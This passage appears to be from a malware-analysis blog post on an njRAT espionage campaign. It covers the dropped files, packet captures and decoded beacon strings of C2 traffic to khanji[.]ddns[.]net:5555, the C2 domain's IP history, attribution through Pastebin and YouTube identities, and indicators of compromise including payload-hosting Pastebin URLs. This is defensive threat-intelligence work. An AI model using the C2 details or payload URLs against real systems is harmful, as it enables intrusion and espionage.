


Analysis of the Dropped Executable (officeupdate.exe)

The dropped file was analyzed in an isolated environment (without actually allowing it to connect to the c2 server). This section contains the behavioral analysis of the dropped executable

Once the dropped file (*officeupdate.exe*) is executed the malware drops additional files (*googleupdate.exe, malib.dll and msccvs.dll*) into the *%AllUsersProfile%\Google* directory and then executes the dropped *googleupdate.exe*





The malware then communicates with the C2 server (*khanji[.]ddns[.]net*) on port 5555

67	535.158143	192.168.1.60	4.2.2.2	DNS	Standard query A khanji.ddns.net
68	535.163814	4.2.2.2	192.168.1.60	DNS	Standard query response A 192.168.1.22
69	535.164880	192.168.1.60	192.168.1.22	TCP	49163 > 5555 [SYN] Seq=0 Win=65535 Len=0 MSS=1460
70	535.164923	192.168.1.22	192.168.1.60	TCP	5555 > 49163 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=
71	535.165037	192.168.1.60	192.168.1.22	TCP	49163 > 5555 [ACK] Seq=1 Ack=1 Win=204800 Len=0
72	535.234813	192.168.1.60	192.168.1.22	TCP	49163 > 5555 [PSH, ACK] Seq=1 Ack=1 Win=204800 Len=
73	535.234896	192.168.1.22	192.168.1.60	TCP	5555 > 49163 [ACK] Seq=1 Ack=228 Win=15680 Len=0
74	535.235139	192.168.1.60	192.168.1.22	TCP	49163 > 5555 [PSH, ACK] Seq=228 Ack=1 Win=204800 L
75	535.235178	192.168.1.22	192.168.1.60	TCP	5555 > 49163 [ACK] Seq=1 Ack=332 Win=15680 Len=0
76	540.167501	192.168.1.22	192.168.1.60	TCP	5555 > 49163 [PSH, ACK] Seq=1 Ack=332 Win=15680 Le

C2 Communication Pattern

Upon execution malware makes a connection to the c2 server on port 5555 and sends the system & operating system information along with some base64 encoded strings to the attacker as shown below.

No.	Time	Source	Destination	Protocol	Info
69	535.164880	192.168.1.60	192.168.1.22	TCP	49163 > 5555 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 W
70	535.164923	192.168.1.22	192.168.1.60	TCP	5555 > 49163 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0
71	535.165037	192.168.1.60	192.168.1.22	TCP	49163 > 5555 [ACK] Seq=1 Ack=1 Win=204800 Len=0
72	535.234813	192.168.1.60	192.168.1.22	TCP	49163 > 5555 [PSH, ACK] Seq=1 Ack=1 Win=204800 Len=
73	535.234896	192.168.1.22	192.168.1.60	TCP	5555 > 49163 [ACK] Seq=1 Ack=228 Win=15680 Len=0
74	535.23				00 Le
75	535.23				=0
76	540.167				0 Len=
79	540.384				en=0
80	542.178				en=0

Follow TCP Stream

Stream Content

```
223.ll|'|'|MTMwMl9FNjNDNUM4Rg==|'|'|WIN-T9UN4HIIHEC|'|'|Administrator|'|'|16-12-04|'|'||'|'|Microsoft
Windows 7 Ultimate SP0 x86|'|'|No|'|'|[redacted]|'|'|..|'|'|
UHJvY2VzcyBIYWNrZXIgW1dJTi1UOVVONEhJSUhFQ1xBZG1pbmlzdHJhdG9yXSsA|'|'|100.inf|'|'|
MTMwMg0Ka2hhbmppLmRkbnMubmV0OjU1NTUNCg0KSG9ib3Rvay5leGUNCkZhbHNlDQpGYWxzZQ0KRmFsc2UNCkZhbHNl
```

Below is the description of the strings passed in the C2 communication

WIN-T9UN4HIIHEC -> is the hostname of the infected system
Administrator -> is the username
16-12-04 -> is the infection date
No -> Indicates that the system has no camera

The below screen shot shows the base64 decoded strings associated with the C2 communication

```
>>> x = "MTMwMl9FNjNDNUM4Rg=="
>>> x_decoded = base64.standard_b64decode(x)
>>> print x_decoded
1302_E63C5C8F


>>> y = "UHJvY2VzcyBIYWNrZXIgW1dJTi1UOVVONEhJSUhFQ1xBZG1pbmlzdHJhdG9yXSsA"
>>> y_decoded = base64.standard_b64decode(y)
>>> print y_decoded
Process Hacker [WIN-T9UN4HIIHEC\Administrator]+

 z =
"MTMwMg0Ka2hhbmppLmRkbnMubmV0OjU1NTUNCg0KSG9ib3Rvay5leGUNCkZhbHNlDQpGYWxzZQ0KRmFsc2UNCkZhbH
>>> z_decoded = base64.standard_b64decode(z)
>>> print z_decoded
1302
khanji.ddns.net:5555

Hobotok.exe
False
False
False
False
```


Below is the description of the decoded strings

1302_E63C5C8F -> is the botID_volume-serial-number

Process Hacker [WIN-T9UN4HIIHEC\Administrator]+ -> Reports open window, In my case I was using a tool called Process Hacker, The information on the open window lets the attacker know what tools are running on the system or if analysis tools are used to inspect the malware.

C2 Domain Information

This section contains the details of the C2 domain (khanji[.]ddns[.]net). Attackers used the DynamicDNS to host the C2 server, this allows the attacker to quickly change the IP address in real time if the malware C2 server infrastructure is unavailable. The C2 domain was associated with multiple IP addresses in past as shown below




During the timeline of this cyber attack most of these IP addresses were located in Pakistan and few IP addresses used the hosting provider infrastructure as shown in the screen shot below

ASN	IP Address	CC	ASN Name
38547	139.190.6.180	PK	WITRIBE-AS-AP WITRIBE PAKISTAN LIMITED, PK
45595	39.40.141.25	PK	PKTELECOM-AS-PK Pakistan Telecom Company Limited, PK
38547	175.110.165.110	PK	WITRIBE-AS-AP WITRIBE PAKISTAN LIMITED, PK
45595	39.40.44.245	PK	PKTELECOM-AS-PK Pakistan Telecom Company Limited, PK
45595	39.40.67.219	PK	PKTELECOM-AS-PK Pakistan Telecom Company Limited, PK
45669	119.160.68.178	PK	MOBILINK-AS-PK PMCL /LDI IP TRANSIT, PK
23888	175.107.13.215	PK	NTC-AS-AP National Telecommunication Corporation HQ, PK
45595	39.47.125.110	PK	PKTELECOM-AS-PK Pakistan Telecom Company Limited, PK
23888	175.107.5.247	PK	NTC-AS-AP National Telecommunication Corporation HQ, PK
23888	175.107.6.174	PK	NTC-AS-AP National Telecommunication Corporation HQ, PK
45595	182.191.90.91	PK	PKTELECOM-AS-PK Pakistan Telecom Company Limited, PK
23888	175.107.7.50	PK	NTC-AS-AP National Telecommunication Corporation HQ, PK
45595	182.191.90.92	PK	PKTELECOM-AS-PK Pakistan Telecom Company Limited, PK
23888	175.107.7.69	PK	NTC-AS-AP National Telecommunication Corporation HQ, PK
45595	39.47.84.127	PK	PKTELECOM-AS-PK Pakistan Telecom Company Limited, PK
26496	192.169.136.121	US	AS-26496-GO-DADDY-COM-LLC - GoDaddy.com, LLC, US
47447	155.254.225.24	US	TTM , DE
38220	203.31.216.214	AU	AMAZE-SYD-AS-AP www.amaze.com.au, AU
54334	45.42.243.20	US	ROYA - Roya Hosting LLC, US

Below screenshot shows the timeline when these IP addresses were active.


IP Address	CC	ASN	First Seen	Last Seen
139.190.6.180	PK	38547	2016-11-04 12:53:49	2017-01-16 05:59:56
39.40.141.25	PK	45595	2016-11-04 00:00:00	2016-11-04 00:00:00
175.110.165.110	PK	38547	2016-08-16 05:05:58	2016-11-03 07:18:07
39.40.44.245	PK	45595	2016-11-01 07:21:26	2016-11-01 07:21:26
39.40.67.219	PK	45595	2016-10-06 12:59:43	2016-10-06 12:59:43
119.160.68.178	PK	45669	2016-08-21 05:52:46	2016-08-21 05:52:46
175.107.13.215	PK	23888	2016-08-20 04:14:14	2016-08-20 04:14:14
39.47.125.110	PK	45595	2016-08-19 01:01:01	2016-08-19 01:01:01
175.107.5.247	PK	23888	2016-08-16 00:00:00	2016-08-16 00:00:00
175.107.6.174	PK	23888	2016-08-07 05:16:05	2016-08-07 05:16:05
182.191.90.91	PK	45595	2016-06-23 00:00:00	2016-07-24 05:28:06
175.107.7.50	PK	23888	2016-07-05 00:00:00	2016-07-05 00:00:00
182.191.90.92	PK	45595	2016-04-15 11:56:33	2016-07-02 00:00:00
175.107.7.69	PK	23888	2016-05-08 00:00:00	2016-05-08 00:00:00
39.47.84.127	PK	45595	2016-05-05 06:08:03	2016-05-05 06:08:03
192.169.136.121	US	26496	2016-07-25 05:34:10	2016-08-15 05:28:07
155.254.225.24	AF	47447	2016-04-20 07:11:12	2016-04-20 07:11:12
203.31.216.214	AU	38220	2016-09-09 00:00:00	2016-09-09 00:00:00
45.42.243.20	NP	54334	2016-05-29 00:00:00	2016-05-29 00:00:00

The C2 domain (khanji[.]ddns[.]net) was also found to be associated with multiple malware samples in the past, Some of these malware samples made connection to pastebin urls upon execution, which is similar to the behavior mentioned previously.




Threat Intelligence

Based on the base64 encoded content posted in the Pastebin, userid associated with the Pastebin post was determined. The same user posted multiple similar posts most of them containing similar base64 encoded content (probably used by the malwares in other campaigns to decode and drop malware executable), these posts were made between July 21st, 2016 to September 30, 2016. Below screen shot shows the posts made by the user, the hits column in the below screen shot gives an idea of number of times the links were visited (probably by the malicious macro code), this can give rough idea of the number of users who are probably infected as a result of opening the malicious document.




NAME / TITLE	ADDED	EXPIRES	HITS	SYNTAX	
Untitled	Sep 30th, 16	Never	61	None	-
my	Sep 30th, 16	Never	54	None	-
12:26 AM	Sep 26th, 16	Never	57	None	-
12:13 AM	Sep 26th, 16	Never	54	None	-
12:05 AM	Sep 26th, 16	Never	16	None	-
11:47 PM	Sep 26th, 16	Never	65	None	-
11:35 PM	Sep 26th, 16	Never	56	None	-
7:27 PM	Sep 26th, 16	Never	48	None	-
7:24 PM	Sep 26th, 16	Never	50	None	-
7:14 PM	Sep 26th, 16	Never	58	None	-
6:43 PM	Sep 26th, 16	Never	49	None	-
6:37 PM	Sep 26th, 16	Never	45	None	-
6:28 PM	Sep 26th, 16	Never	49	None	-
6:21 PM	Sep 26th, 16	Never	52	None	-
5:55 PM	Sep 26th, 16	Never	54	None	-


Below screen shot shows one of the post containing base64 encoded data made by the user on Sept 26th,2016




Doing a Google search for the Pastebin userid landed me on a YouTube video posted by an individual demonstrating his modified version of njRAT control panel/builder kit. The Pastebin userid matched with the Email ID mentioned by this individual in the YouTube video description section as shown below.



This individual also used a specific keyword in his Skype id, Twitter id, and the YouTube username. This same keyword was also found in the njRAT C2 communication used in this attack as shown below.



After inspecting the njRAT builder kit it was determined that this individual customized the existing njRAT builder kit to bypass security products. The product information in the builder kit matched with this individual's YouTube username and the YouTube channel. The njRAT used in this cyber attack was built from this builder kit.



Based on this information it can be concluded that espionage actors used this individual's modified version of njRAT in this cyber attack.

Even though this individual's email id matched with the Pastebin id where base64 encoded malicious code was found, it is hard to say if this individual was or was not involved in this cyber attack. It could be possible that the espionage actors used his public identity as a diversion to mislead and to hide the real identity of the attackers or it is also possible that this individual was hired to carry out the attack.

Indicators Of Compromise

The indicators are provided below, these indicators can be used by the organizations (Government, Public and Private organizations) to detect and investigate this attack campaign.

Dropped Malware Samples:
14b9d54f07f3facf1240c5ba89aa2410 (googleupdate.exe)
2b0bd7e43c1f98f9db804011a54c11d6 (malib.dll)
feec4b571756e8c015c884cb5441166b (msccvs.dll)
84d9d0524e14d9ab5f88bbce6d2d2582 (officeupdate.exe)

Network Indicators Associated with C2:

khanji[.]ddns[.]net
139[.]190[.]6[.]180
39[.]40[.]141[.]25
175[.]110[.]165[.]110
39[.]40[.]44[.]245
39[.]40[.]67[.]219
119[.]160[.]68[.]178
175[.]107[.]13[.]215
39[.]47[.]125[.]110
175[.]107[.]5[.]247
175[.]107[.]6[.]174
182[.]191[.]90[.]91
175[.]107[.]7[.]50
182[.]191[.]90[.]92
175[.]107[.]7[.]69
39[.]47[.]84[.]127
192[.]169[.]136[.]121
155[.]254[.]225[.]24
203[.]31[.]216[.]214
45[.]42[.]243[.]20

Pastebin URL's Hosting Malicious Payload:
hxxp://pastebin.com/raw/5j4hc8gT
hxxp://pastebin.com/raw/6bwniBtB

Related Malware Samples associated with C2 (khanji[.]ddns[.]net):
028caf3b1f5174ae092ecf435c1fccc2
7732d5349a0cfa1c3e4bcfa0c06949e4
9909f8558209449348a817f297429a48
63698ddbdff5be7d5a7ba7f31d0d592c
7c4e60685203b229a41ae65eba1a0e10
e2112439121f8ba9164668f54ca1c6af
784b6e13f195236304e1c172dcdab51f
b0f0350a5c2480d8419d14ec3445b765
9a51db9889d4fd6d02bdb35bd13fb07e
8199667bad5559ee8f04fd6b1a587a75
7ad6aaa107a7616a3dbe8e3babf5d310

Conclusion

